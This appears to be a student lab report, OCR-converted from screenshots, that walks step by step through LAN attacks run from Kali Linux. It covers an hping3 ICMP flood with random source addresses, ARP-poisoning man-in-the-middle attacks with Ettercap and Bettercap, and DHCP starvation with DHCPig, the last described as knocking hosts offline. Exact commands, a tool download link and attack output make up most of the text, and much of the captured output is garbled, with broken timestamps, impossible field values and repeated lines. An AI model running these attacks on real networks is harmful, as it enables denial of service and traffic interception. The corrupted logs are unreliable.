


```
root@kali: /home/mugdha
Session Actions Edit View Help
zsh: corrupt history file /home/mugdha/.zsh_history
[mugdha@kali: ~]
$ sudo password for mugdha:
[sudo] password for mugdha:
# hping3 -1 192.168.1.84 --rand-source -p 80 -fast
hping3: you must specify only one target host at a time
# root@kali: /home/mugdha
# hping3 -1 192.168.1.84 --rand-source -p 80 --fast
HPING 192.168.1.84 (eth0 192.168.1.84): icmp mode set, 28 headers + 0 data bytes
len=46 ip=192.168.1.84 ttl=64 id=4991 icmp_seq=0 rtt=7.2 ms
len=46 ip=192.168.1.84 ttl=64 id=10353 icmp_seq=1 rtt=7.1 ms
len=46 ip=192.168.1.84 ttl=64 id=19021 icmp_seq=2 rtt=5.9 ms
len=46 ip=192.168.1.84 ttl=64 id=38195 icmp_seq=3 rtt=5.8 ms
len=46 ip=192.168.1.84 ttl=64 id=29766 icmp_seq=4 rtt=3.6 ms
len=46 ip=192.168.1.84 ttl=64 id=63688 icmp_seq=5 rtt=4.3 ms
len=46 ip=192.168.1.84 ttl=64 id=53386 icmp_seq=7 rtt=7.7 ms
len=46 ip=192.168.1.84 ttl=64 id=56623 icmp_seq=8 rtt=9.1 ms
len=46 ip=192.168.1.84 ttl=64 id=49910 icmp_seq=9 rtt=7.5 ms
len=46 ip=192.168.1.84 ttl=64 id=13440 icmp_seq=11 rtt=3.6 ms
len=46 ip=192.168.1.84 ttl=64 id=5496 icmp_seq=13 rtt=4.0 ms
len=46 ip=192.168.1.84 ttl=64 id=50459 icmp_seq=14 rtt=4.1 ms
len=46 ip=192.168.1.84 ttl=64 id=8532 icmp_seq=15 rtt=2.1 ms
len=46 ip=192.168.1.84 ttl=64 id=28747 icmp_seq=16 rtt=6.3 ms
len=46 ip=192.168.1.84 ttl=64 id=50459 icmp_seq=17 rtt=6.3 ms
len=46 ip=192.168.1.84 ttl=64 id=9378 icmp_seq=18 rtt=1.5 ms
len=46 ip=192.168.1.84 ttl=64 id=731 icmp_seq=19 rtt=1.9 ms
len=46 ip=192.168.1.84 ttl=64 id=44472 icmp_seq=20 rtt=2.1 ms
len=46 ip=192.168.1.84 ttl=64 id=57111 icmp_seq=21 rtt=8.8 ms
len=46 ip=192.168.1.84 ttl=64 id=16674 icmp_seq=22 rtt=4.8 ms
len=46 ip=192.168.1.84 ttl=64 id=56243 icmp_seq=23 rtt=4.0 ms
len=46 ip=192.168.1.84 ttl=64 id=36872 icmp_seq=24 rtt=4.7 ms
len=46 ip=192.168.1.84 ttl=64 id=40493 icmp_seq=25 rtt=3.5 ms
len=46 ip=192.168.1.84 ttl=64 id=34779 icmp_seq=26 rtt=6.4 ms
len=46 ip=192.168.1.84 ttl=64 id=17683 icmp_seq=28 rtt=6.5 ms
len=46 ip=192.168.1.84 ttl=64 id=19021 icmp_seq=29 rtt=7.0 ms
len=46 ip=192.168.1.84 ttl=64 id=20833 icmp_seq=30 rtt=8.2 ms
len=46 ip=192.168.1.84 ttl=64 id=17674 icmp_seq=31 rtt=8.0 ms
len=46 ip=192.168.1.84 ttl=64 id=22875 icmp_seq=32 rtt=2.5 ms
len=46 ip=192.168.1.84 ttl=64 id=23351 icmp_seq=33 rtt=6.3 ms
len=46 ip=192.168.1.84 ttl=64 id=42351 icmp_seq=34 rtt=9.8 ms
len=46 ip=192.168.1.84 ttl=64 id=54045 icmp_seq=35 rtt=7.1 ms
len=46 ip=192.168.1.84 ttl=64 id=16674 icmp_seq=36 rtt=1.2 ms
len=46 ip=192.168.1.84 ttl=64 id=36156 icmp_seq=37 rtt=8.9 ms
len=46 ip=192.168.1.84 ttl=64 id=64526 icmp_seq=38 rtt=4.6 ms
len=46 ip=192.168.1.84 ttl=64 id=8606 icmp_seq=39 rtt=6.1 ms
len=46 ip=192.168.1.84 ttl=64 id=38250 icmp_seq=40 rtt=5.9 ms
len=46 ip=192.168.1.84 ttl=64 id=10108 icmp_seq=41 rtt=8.0 ms
len=46 ip=192.168.1.84 ttl=64 id=40787 icmp_seq=42 rtt=3.4 ms
len=46 ip=192.168.1.84 ttl=64 id=24985 icmp_seq=43 rtt=3.0 ms
len=46 ip=192.168.1.84 ttl=64 id=150083 icmp_seq=44 rtt=7.6 ms
len=46 ip=192.168.1.84 ttl=64 id=54045 icmp_seq=45 rtt=2.4 ms
len=46 ip=192.168.1.84 ttl=64 id=38034 icmp_seq=46 rtt=5.9 ms
len=46 ip=192.168.1.84 ttl=64 id=16674 icmp_seq=47 rtt=9.1 ms
len=46 ip=192.168.1.84 ttl=64 id=12908 icmp_seq=48 rtt=2.1 ms
len=46 ip=192.168.1.84 ttl=64 id=631 icmp_seq=49 rtt=2.6 ms
len=46 ip=192.168.1.84 ttl=64 id=55550 icmp_seq=50 rtt=2.3 ms
```

1.1

2 . Now open wireshark to analys packets

3 . Packets are send to the target



1.2

1.3 Ettercap :

Ettercap is a powerful network security tool used primarily for network protocol analysis and man-in-the-middle (MITM) attacks. It's commonly used by penetration testers and cybersecurity professionals to inspect, intercept, and manipulate traffic on a local network.

Steps :

- 1 . Open kali linux
- 2 . Go to application Section and search Ettercap
- 3 . Click on right symbol



1.1

The screenshot shows the Ettercap interface. At the top, there's a toolbar with various icons. Below it is a header bar with the title "Ettercap" and the version "0.8.3.1 (EB)". The main area is titled "Host List". A table displays the following information:

IP Address	MAC Address	Description
192.168.0.1	CC:32:E5:D4:E9:18	
192.168.0.101	FA:1D:81:21:32:DF	
fe80::324a:edaa:d766:8c63	98:43:FA:7E:4B:40	
fe80::40f3:6786:7a9e:dt74	70:15:FB:7B:41:07	
fe80::ce32:e5ff:fed4:e918	CC:32:E5:D4:E9:18	
fe80::f81d:81ff:fe21:32df	FA:1D:81:21:32:DF	
192.168.0.105	70:15:FB:7B:41:07	
192.168.0.106	98:43:FA:7E:4B:40	

Below the table are three buttons: "Delete Host", "Add to Target 1", and "Add to Target 2". A message at the bottom left says "Lua: no scripts were specified, not starting up! Starting Unified sniffing...". Another message at the bottom right says "Randomizing 255 hosts for scanning... Scanning the whole netmask for 255 hosts... 4 hosts added to the hosts list...".

1.2

4 . Click on ARP poisoning

This screenshot is similar to the previous one, showing the Ettercap interface with the host list and sniffing status. However, a context menu is open on the right side of the screen, specifically over the "ARP poisoning..." option in the "MITM" submenu. The submenu also includes "NDP poisoning", "ICMP redirect...", "Port stealing...", "DHCP spoofing...", "Stop MITM attack(s)", and "SSL Intercept".

1.3

5 . Then open wireshark it starts capturing ARP packets

mugha go

1.4 Bettercap :

Bettercap is a powerful, flexible, and modern network attack and monitoring tool.

Steps :

1 . Run bettercap -iface eth0

2 . use net.recon on – to identify devices in network

3 . use net.show command -- to show how many devices are connected in network

4 . arp.spoof.targets to set your target

5 . arp.spoof on --- to start attack

6 . Attack started Now open wireshark to see ARP packets are send or not ARP packets are send

The terminal window shows the following session:

```
Session Actions Edit View Help
zsh: corrupt history file /home/mugdha/.zsh_history
[mugdha@kali:~](-)
$ sudo su
[sudo] password for mugdha:
[root@kali:~]/home/mugdha
# bettercap -iface eth0
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]
[02:168.0.0/24 > 192.168.0.100] » [23:59:45] [info] gateway monitor started ...
[02:168.0.0/24 > 192.168.0.100] » net.recon on
[02:168.0.0/24 > 192.168.0.100] » [23:59:54] [endpoint.new] endpoint 192.168.0.101 detected as fa:1d:81:21:32:df.
[02:168.0.0/24 > 192.168.0.100] » [23:59:54] [endpoint.new] endpoint fe80::80:27ff:fed:622d detected as 08:00:27:fd:62:2d (PCS Systemtechnik GmbH).
[02:168.0.0/24 > 192.168.0.100] » [23:59:54] [endpoint.new] endpoint 192.168.0.106 detected as 98:43:fa:e7:4b:46 (Intel Corporate).
[02:168.0.0/24 > 192.168.0.100] » net.[23:59:57] [endpoint.new] endpoint 192.168.0.105 detected as 70:15:fb:7b:41:07.
[02:168.0.0/24 > 192.168.0.100] » net.show
```

ID	MAC	Name	Vendor	Sent	Recv	Seen
192.168.0.100	08:00:27:07:3a:dc	eth0	PCS Systemtechnik GmbH	0 B	0 B	23:59:45
192.168.0.1	cc:32:e5:d4:e9:18	gateway	TP-LINK TECHNOLOGIES CO., LTD.	1.5 kB	877 B	23:59:45
192.168.0.101	fa:1d:81:21:32:df			0 B	0 B	23:59:54
192.168.0.105	70:15:fb:7b:41:07			2.9 kB	8.3 kB	23:59:54
192.168.0.106	98:43:fa:e7:4b:46		Intel Corporate	0 B	0 B	23:59:54
	fe80::80:27ff:fed:622d		PCS Systemtechnik GmbH	0 B	0 B	23:59:54

Wireshark capture window shows the following traffic:

- [02:168.0.0/24 > 192.168.0.100] » set arp.spoof.target[00:00:12] [endpoint.new] endpoint 192.168.0.103 detected as 08:00:27:78:64:40 (PCS Systemtechnik GmbH).
- [02:168.0.0/24 > 192.168.0.100] » set arp.spoof.targets 192.168.0.0:00:21] [endpoint.lost] endpoint 192.168.0.105 70:15:fb:7b:41:07 lost.
- [02:168.0.0/24 > 192.168.0.100] » set arp.spoof.targets 192.168.0.0:00:22] [endpoint.new] endpoint 192.168.0.105 detected as 70:15:fb:7b:41:07.
- [02:168.0.0/24 > 192.168.0.100] » set arp.spoof.targets 192.168.0.0:00:23] [endpoint.lost] endpoint 192.168.0.103 08:00:27:78:64:40 (PCS Systemtechnik GmbH) lost.
- [02:168.0.0/24 > 192.168.0.100] » set arp.spoof.targets 192.168.0.0:00:32] [endpoint.lost] endpoint 192.168.0.105 70:15:fb:7b:41:07 lost.
- [02:168.0.0/24 > 192.168.0.100] » set arp.spoof.targets 192.168.0.0:00:33] [endpoint.new] endpoint 192.168.0.103 detected as 70:15:fb:7b:41:07.
- [02:168.0.0/24 > 192.168.0.100] » set arp.spoof.targets 192.168.0.0:00:49] [endpoint.lost] endpoint 192.168.0.105 70:15:fb:7b:41:07 lost.
- [02:168.0.0/24 > 192.168.0.100] » set arp.spoof.targets 192.168.0.0:00:50] [endpoint.new] endpoint 192.168.0.105 detected as 70:15:fb:7b:41:07.
- [02:168.0.0/24 > 192.168.0.100] » set arp.spoof.targets 192.168.0.0:00:57] [endpoint.lost] endpoint 192.168.0.105 08:00:27:78:64:40 (PCS Systemtechnik GmbH) lost.
- [02:168.0.0/24 > 192.168.0.100] » set arp.spoof.targets 192.168.0.0:01:01] [endpoint.lost] endpoint 192.168.0.105 70:15:fb:7b:41:07 lost.
- [02:168.0.0/24 > 192.168.0.100] » set arp.spoof.targets 192.168.0.0:01:02] [endpoint.new] endpoint 192.168.0.105 detected as 70:15:fb:7b:41:07.
- [02:168.0.0/24 > 192.168.0.100] » set arp.spoof.targets 192.168.0.0:01:17] [endpoint.new] endpoint 192.168.0.103 detected as 08:00:27:78:64:40 (PCS Systemtechnik GmbH).
- [02:168.0.0/24 > 192.168.0.100] » [00:01:27] [endpoint.lost] endpoint 192.168.0.103 08:00:27:78:64:40 (PCS Systemtechnik GmbH) lost.
- [02:168.0.0/24 > 192.168.0.100] » arp.spoof.on[00:01:32] [endpoint.lost] endpoint 192.168.0.105 70:15:fb:7b:41:07 lost.
- [02:168.0.0/24 > 192.168.0.100] » arp.spoof.on[00:01:33] [endpoint.new] endpoint 192.168.0.109 detected as 70:15:fb:7b:41:07.
- [02:168.0.0/24 > 192.168.0.100] » [00:01:33] [sys.log] [warn] arp.spoof could not find spoof targets
- [02:168.0.0/24 > 192.168.0.100] » [00:01:35] [sys.log] [info] arp.spoof arp spoofer started, probing 1 targets.
- [02:168.0.0/24 > 192.168.0.100] » [00:01:36] [sys.log] [warn] arp.spoof could not find spoof targets
- [02:168.0.0/24 > 192.168.0.100] » [00:01:37] [sys.log] [warn] arp.spoof could not find spoof targets
- [02:168.0.0/24 > 192.168.0.100] » [00:01:38] [sys.log] [warn] arp.spoof could not find spoof targets
- [02:168.0.0/24 > 192.168.0.100] » [00:01:39] [sys.log] [warn] arp.spoof could not find spoof targets
- [02:168.0.0/24 > 192.168.0.100] » [00:01:40] [sys.log] [warn] arp.spoof could not find spoof targets
- [02:168.0.0/24 > 192.168.0.100] » [00:01:41] [sys.log] [warn] arp.spoof could not find spoof targets
- [02:168.0.0/24 > 192.168.0.100] » [00:01:42] [sys.log] [warn] arp.spoof could not find spoof targets
- [02:168.0.0/24 > 192.168.0.100] » [00:01:43] [sys.log] [warn] arp.spoof could not find spoof targets

1.1

```

root@kali: /home/mugdha
Session Actions Edit View Help
[ 192.168.0.106 | 08:43:fa:7e:4b:40 | Intel Corporate | 0 B | 0 B | 23:59:54 |
fe80::a00:27ff:fed:622d | 08:00:27:fd:62:2d | PCS Systemtechnik GmbH | 0 B | 0 B | 23:59:54 |

+ 0 B / + 14 kB / 75 pkts
192.168.0.0/24 > 192.168.0.100 » set arp.spoof.target[00:00:12] [endpoint.new] endpoint 192.168.0.103 detected as 08:00:27:78:64:40 (PCS Systemtechnik GmbH).
192.168.0.0/24 > 192.168.0.100 » set arp.spoof.targets 192.168.0.0/22 [endpoint.lost] endpoint 192.168.0.109 70:15:fb:7b:a1:07 lost.
192.168.0.0/24 > 192.168.0.100 » set arp.spoof.targets 192.168.0.0/22 [endpoint.new] endpoint 192.168.0.105 detected as 70:15:fb:7b:a1:07.
192.168.0.0/24 > 192.168.0.100 » set arp.spoof.targets 192.168.0.0/32 [endpoint.lost] endpoint 192.168.0.109 08:00:27:78:64:40 (PCS Systemtechnik GmbH) lost.
192.168.0.0/24 > 192.168.0.100 » set arp.spoof.targets 192.168.0.0/32 [endpoint.lost] endpoint 192.168.0.105 08:00:27:78:64:40 (PCS Systemtechnik GmbH) lost.
192.168.0.0/24 > 192.168.0.100 » set arp.spoof.targets 192.168.0.0/33 [endpoint.lost] endpoint 192.168.0.105 08:00:27:78:64:40 (PCS Systemtechnik GmbH) lost.
192.168.0.0/24 > 192.168.0.100 » set arp.spoof.targets 192.168.0.103 detected as 70:15:fb:7b:a1:07.
192.168.0.0/24 > 192.168.0.100 » set arp.spoof.targets 192.168.0.103 detected as 08:00:27:78:64:40 (PCS Systemtechnik GmbH).
192.168.0.0/24 > 192.168.0.100 » set arp.spoof.targets 192.168.0.0/49 [endpoint.lost] endpoint 192.168.0.105 70:15:fb:7b:a1:07 lost.
192.168.0.0/24 > 192.168.0.100 » set arp.spoof.targets 192.168.0.0/50 [endpoint.new] endpoint 192.168.0.105 detected as 70:15:fb:7b:a1:07.
192.168.0.0/24 > 192.168.0.100 » set arp.spoof.targets 192.168.0.0/50 [endpoint.lost] endpoint 192.168.0.109 08:00:27:78:64:40 (PCS Systemtechnik GmbH) lost.
192.168.0.0/24 > 192.168.0.100 » set arp.spoof.targets 192.168.0.0/51 [endpoint.lost] endpoint 192.168.0.109 08:00:27:78:64:40 (PCS Systemtechnik GmbH) lost.
192.168.0.0/24 > 192.168.0.100 » set arp.spoof.targets 192.168.0.0/51 [endpoint.new] endpoint 192.168.0.105 detected as 70:15:fb:7b:a1:07.
192.168.0.0/24 > 192.168.0.100 » set arp.spoof.targets 192.168.0.103[00:01:17] [endpoint.new] endpoint 192.168.0.103 detected as 08:00:27:78:64:40 (PCS Systemtechnik GmbH).
192.168.0.0/24 > 192.168.0.100 » [00:01:27] [endpoint.lost] endpoint 192.168.0.103 08:00:27:78:64:40 (PCS Systemtechnik GmbH) lost.
192.168.0.0/24 > 192.168.0.100 » arp.spoof on [00:01:01:32] [endpoint.lost] endpoint 192.168.0.109 70:15:fb:7b:a1:07 lost.
192.168.0.0/24 > 192.168.0.100 » arp.spoof on [00:01:01:33] [endpoint.new] endpoint 192.168.0.105 detected as 70:15:fb:7b:a1:07.
192.168.0.0/24 > 192.168.0.100 » arp.spoof on
192.168.0.0/24 > 192.168.0.100 » [00:01:35] [sys.log] [arp.spoof] could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:35] [inf] [arp.spoof] arp spoof started, probing 1 targets.
192.168.0.0/24 > 192.168.0.100 » [00:01:36] [sys.log] [arp.spoof] could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:36] [inf] [arp.spoof] arp spoof started, probing 1 targets.
192.168.0.0/24 > 192.168.0.100 » [00:01:37] [sys.log] [arp.spoof] could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:37] [inf] [arp.spoof] arp spoof started, probing 1 targets.
192.168.0.0/24 > 192.168.0.100 » [00:01:38] [sys.log] [arp.spoof] could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:38] [inf] [arp.spoof] arp spoof started, probing 1 targets.
192.168.0.0/24 > 192.168.0.100 » [00:01:39] [sys.log] [arp.spoof] could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:39] [inf] [arp.spoof] arp spoof started, probing 1 targets.
192.168.0.0/24 > 192.168.0.100 » [00:01:40] [sys.log] [arp.spoof] could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:40] [inf] [arp.spoof] arp spoof started, probing 1 targets.
192.168.0.0/24 > 192.168.0.100 » [00:01:41] [sys.log] [arp.spoof] could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:41] [inf] [arp.spoof] arp spoof started, probing 1 targets.
192.168.0.0/24 > 192.168.0.100 » [00:01:42] [sys.log] [arp.spoof] could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:42] [inf] [arp.spoof] arp spoof started, probing 1 targets.
192.168.0.0/24 > 192.168.0.100 » [00:01:43] [sys.log] [arp.spoof] could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:43] [inf] [arp.spoof] arp spoof started, probing 1 targets.
192.168.0.0/24 > 192.168.0.100 » [00:01:44] [sys.log] [arp.spoof] could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:44] [inf] [arp.spoof] arp spoof started, probing 1 targets.
192.168.0.0/24 > 192.168.0.100 » [00:01:45] [sys.log] [arp.spoof] could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:45] [inf] [arp.spoof] arp spoof started, probing 1 targets.
192.168.0.0/24 > 192.168.0.100 » [00:01:46] [sys.log] [arp.spoof] could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:46] [inf] [arp.spoof] arp spoof started, probing 1 targets.
192.168.0.0/24 > 192.168.0.100 » [00:01:47] [sys.log] [arp.spoof] could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:47] [inf] [arp.spoof] arp spoof started, probing 1 targets.
192.168.0.0/24 > 192.168.0.100 » [00:01:48] [sys.log] [arp.spoof] could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:48] [inf] [arp.spoof] arp spoof started, probing 1 targets.
192.168.0.0/24 > 192.168.0.100 » [00:01:49] [sys.log] [arp.spoof] could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:49] [inf] [arp.spoof] arp spoof started, probing 1 targets.
192.168.0.0/24 > 192.168.0.100 » [00:01:50] [sys.log] [arp.spoof] could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:50] [inf] [arp.spoof] arp spoof started, probing 1 targets.
192.168.0.0/24 > 192.168.0.100 » [00:01:51] [sys.log] [arp.spoof] could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:51] [inf] [arp.spoof] arp spoof started, probing 1 targets.
192.168.0.0/24 > 192.168.0.100 » [00:01:52] [sys.log] [arp.spoof] could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:52] [inf] [arp.spoof] arp spoof started, probing 1 targets.
192.168.0.0/24 > 192.168.0.100 » [00:01:53] [sys.log] [arp.spoof] could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:53] [inf] [arp.spoof] arp spoof started, probing 1 targets.
192.168.0.0/24 > 192.168.0.100 » [00:01:54] [sys.log] [arp.spoof] could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:54] [inf] [arp.spoof] arp spoof started, probing 1 targets.
192.168.0.0/24 > 192.168.0.100 » [00:01:55] [sys.log] [arp.spoof] could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:55] [inf] [arp.spoof] arp spoof started, probing 1 targets.
192.168.0.0/24 > 192.168.0.100 » [00:01:56] [sys.log] [arp.spoof] could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:56] [inf] [arp.spoof] arp spoof started, probing 1 targets.
192.168.0.0/24 > 192.168.0.100 » [00:01:57] [sys.log] [arp.spoof] could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:57] [inf] [arp.spoof] arp spoof started, probing 1 targets.
192.168.0.0/24 > 192.168.0.100 » [00:01:58] [sys.log] [arp.spoof] could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:58] [inf] [arp.spoof] arp spoof started, probing 1 targets.
192.168.0.0/24 > 192.168.0.100 » [00:01:59] [sys.log] [arp.spoof] could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:59] [inf] [arp.spoof] arp spoof started, probing 1 targets.
192.168.0.0/24 > 192.168.0.100 » [00:01:60] [sys.log] [arp.spoof] could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:01:60] [inf] [arp.spoof] arp spoof started, probing 1 targets.
192.168.0.0/24 > 192.168.0.100 » [00:02:00] [sys.log] [arp.spoof] could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:02:00] [inf] [arp.spoof] arp spoof started, probing 1 targets.
192.168.0.0/24 > 192.168.0.100 » [00:02:01] [sys.log] [arp.spoof] could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:02:01] [inf] [arp.spoof] arp spoof started, probing 1 targets.
192.168.0.0/24 > 192.168.0.100 » [00:02:02] [sys.log] [arp.spoof] could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:02:02] [inf] [arp.spoof] arp spoof started, probing 1 targets.
192.168.0.0/24 > 192.168.0.100 » [00:02:03] [sys.log] [arp.spoof] could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:02:03] [inf] [arp.spoof] arp spoof started, probing 1 targets.
192.168.0.0/24 > 192.168.0.100 » [00:02:04] [sys.log] [arp.spoof] could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:02:04] [inf] [arp.spoof] arp spoof started, probing 1 targets.
192.168.0.0/24 > 192.168.0.100 » [00:02:05] [sys.log] [arp.spoof] could not find spoof targets
192.168.0.0/24 > 192.168.0.100 » [00:02:05] [inf] [arp.spoof] arp spoof started, probing 1 targets.

```

1.2

```

Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter... <Ctrl-/>
No. Time Source Destination Protocol Length Info
158 55. 9833659990 34.168.184.79 192.168.8.185 TCP 91 443 - 51616 [PSH, ACK] Seq=1 Ack=1 Win=355 Len=37
159 56. 094621037 192.168.8.185 34.168.184.79 TCP 60 51616 - 443 [ACK] Seq=1 Ack=38 Win=254 Len=0
160 60. 095807638 192.168.0.109 192.168.0.1 DNS 84 Standard query 0x01e7 PTR 1.0.168.192.in-addr.arpa
161 60. 111985961 PCSSystemtec_07:3a:.. TpLinkTechno_d4:e9:.. ARP 42 Who has 192.168.0.109 Tell 192.168.0.100
162 60. 122896247 TpLinkTechno_d4:e9:.. PCSSystemtec_07:3a:.. ARP 60 192.168.0.1 is at cc:32:e5:d4:e9:18
163 60. 122896625 192.168.0.1 192.168.0.109 DNS 133 Standard query response 0x01e7 No such name PTR 1.0.168.192.in-addr.arpa SOA localhost
164 60. 609957230 fe80::ce32:ceff:fed:622d 192.168.0.109 ICMPv6 78 Router Advertisement from 192.168.0.109 to 192.168.0.100
165 63. 094621037 192.168.0.109 192.168.0.156.37 TCP 60 7704 [TCP Keep-Alive] Seq=1 Ack=1 Win=255 Len=1
166 63. 201204119 192.168.0.109 192.168.0.1 DNS 86 Standard query 0x01e8f PTR 10.168.192.in-addr.arpa
167 63. 225752491 192.168.0.156.37 192.168.0.185 TCP 66 [TCP Keep-Alive ACK] 443 - 65419 [ACK] Seq=1 Ack=2 Win=16 Len=0 SRE=2
168 63. 343643361 192.168.0.109 192.168.0.189 DNS 135 Standard query response 0x01e8f PTR 1.0.168.192.in-addr.arpa SOA localhost
169 63. 559445165 192.168.0.109 224.0.0.251 MDNS 77 Standard query response 0x0009 PTR _dosvc._tcp.local, "_Q" question
170 64. 585691373 192.168.0.109 224.0.0.251 MDNS 77 Standard query 0x0009 PTR _dosvc._tcp.local, "QM" question
171 64. 593874178 192.168.0.109 224.0.0.251 MDNS 349 Standard query response 0x0009 PTR MikeGolf301._dosvc._tcp.local SRV 0 0 7680 MikeGolf301.local TXT A 192.168.0.106 AAAA fe80::324...
172 65. 089562141 TpLinkTechno_d4:e9:.. Broadcast ARP 40 192.168.0.109 192.168.0.109
173 65. 122896625 192.168.0.109 192.168.0.1 DNS 84 Standard query 0x77ff PTR 1.0.168.192.in-addr.arpa
174 65. 183440585 192.168.0.109 192.168.0.1 DNS 133 Standard query response 0x77ff No such name PTR 1.0.168.192.in-addr.arpa SOA localhost
175 65. 221452174 192.168.0.109 192.168.0.109 DNS 133 Standard query response 0x77ff No such name PTR 1.0.168.192.in-addr.arpa
176 67. 429747440 192.168.39.21 192.168.0.195 TLSv1.2 78 Application Data
177 67. 431306923 192.168.0.105 192.168.39.21 TLSv1.2 82 Application Data
178 67. 462940175 192.168.39.21 192.168.0.195 TCP 60 443 - 61434 [ACK] Seq=97 Ack=113 Win=19 Len=0
179 67. 625556238 52.108.44.3 192.168.0.105 TLSv1.2 87 Application Data
180 67. 666989088 192.168.0.105 52.108.44.3 TCP 60 52803 - 443 [ACK] Seq=195 Ack=513 Win=254 Len=0
Frame 1: Packet: 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface eth0, id 0
Ethernet II, Src: PCSSystemtec_07:3a:dc (08:00:27:97:3a:dc), Dst: TpLinkTechno_d4:e9:18 (cc:32:e5:d4:e9:18)
Internet Protocol Version 4, Src: 192.168.0.109, Dst: 192.168.0.1
User Datagram Protocol, Src Port: 46860, Dst Port: 53
Domain Name System (query)

```

Packets: 380

Profile: Default

1.3

2 . DHCP Starvation

2.1 DHCPIg :

DHCPIg is a lightweight tool specifically designed to carry out DHCP starvation attacks. It floods a DHCP server with DHCP requests from multiple spoofed MAC addresses

Steps :

- 1 . Open Browser and search DHCPIg github**
- 2 . Open first website**
- 3 . Now click on Green button and copy link Downlaod link :-
<https://github.com/kamorin/DHCPIg>**
- 4 . Now open kali linux terminal and type – git clone and paste link**
- 5 . DHCPIg Install successfully**
- 6 . Now go to DHCPIg Directory**
- 7 . Now use command to install setup file Command – sudo python3 setup.py install**
- 8 . Now run pig.py file Command -: pig.py -l eth0 -l – network interface
Here attack start**
- 10 . Open wireshark to see DHCP attack are perform or not**

DHCPIg

SUMMARY

DHCPIg initiates an advanced DHCP exhaustion attack. It will consume all IPs on the LAN, stop new users from obtaining IPs, release any IPs in use, then for good measure send gratuitous ARP and knock all windows hosts offline.

